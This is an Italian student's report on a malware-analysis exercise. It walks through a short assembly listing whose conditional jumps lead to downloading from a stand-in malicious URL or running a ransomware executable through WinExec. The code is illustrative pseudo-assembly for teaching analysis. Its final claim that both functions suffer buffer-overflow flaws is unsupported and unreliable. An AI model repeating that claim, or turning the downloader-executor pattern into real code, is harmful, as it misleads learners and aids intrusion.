Progetto S11/L5
Giaimo Rosario

Traccia:
Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).
Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Svolgimento

1. Spiegate, motivando, quale salto condizionale effettua il Malware.


Il malware esegue un salto condizionale in base al valore di un registro alla locazione di memoria 00401068. In particolare, controlla se il registro EBX contiene il valore 11. Se è così (EBX è uguale a 11), il malware salta a un'altra posizione di memoria, cambiando il suo comportamento. Possiamo dire che il malware prende una decisione in base a una condizione. Se la condizione è vera (EBX è 11), salta a un'altra parte del codice per eseguire azioni diverse. Questo salto condizionale permette al malware di essere più flessibile e potenzialmente più pericoloso.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.

Il salto condizionale eseguito con successo è evidenziato con la linea verde e l'istruzione stessa è cerchiata in verde. Questo perché il salto è avvenuto e il malware ha proseguito il suo codice in una posizione diversa. Al contrario, il salto condizionale non effettuato è cerchiato in rosso. In questo caso, la condizione per il salto non era vera e il malware ha continuato lungo il suo percorso originale. Il codice cerchiato aiuta a visualizzare facilmente quali percorsi vengono effettivamente seguiti dal malware.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi
0040BBA0	mov	EAX, EDI
0040BBA4	push	EAX
0040BBA8	call	DownloadToFile ()

Locazione	Istruzione	Operandi
0040FFA0	mov	EDX, EDI
0040FFA4	push	EDX
0040FFA8	call	WinExec()

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

Il malware in questione presenta due funzionalità distinte, ognuna con implicazioni significative per la sicurezza del sistema compromesso:
Funzionalità 1: Download di Malware da Internet
Funzionalità 2: Esecuzione di Malware Locale
Il malware esibisce un comportamento dinamico, scegliendo di eseguire una sola funzionalità alla volta. Questa flessibilità rende difficile la sua analisi e la sua rimozione, in quanto può adattare il suo modus operandi in base alle circostanze.

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

La funzione `DownloadToFile()` scarica un file da un URL specificato e lo salva sul disco locale. La funzione prende un singolo parametro: l'URL del file da scaricare. La funzione utilizza l'istruzione `push` per passare l'URL sullo stack prima di chiamarla.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

La funzione `WinExec()` esegue un file eseguibile. La funzione prende un singolo parametro: il percorso assoluto del file eseguibile da eseguire. La funzione utilizza l'istruzione `push` per passare il percorso del file eseguibile sullo stack prima di chiamarla.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Le funzioni `DownloadToFile()` e `WinExec()` sono vulnerabili agli attacchi di overflow del buffer. Queste vulnerabilità possono essere sfruttate da un aggressore per eseguire codice arbitrario sul sistema. La vulnerabilità può essere risolta controllando la lunghezza dei parametri prima di copiarli nel buffer.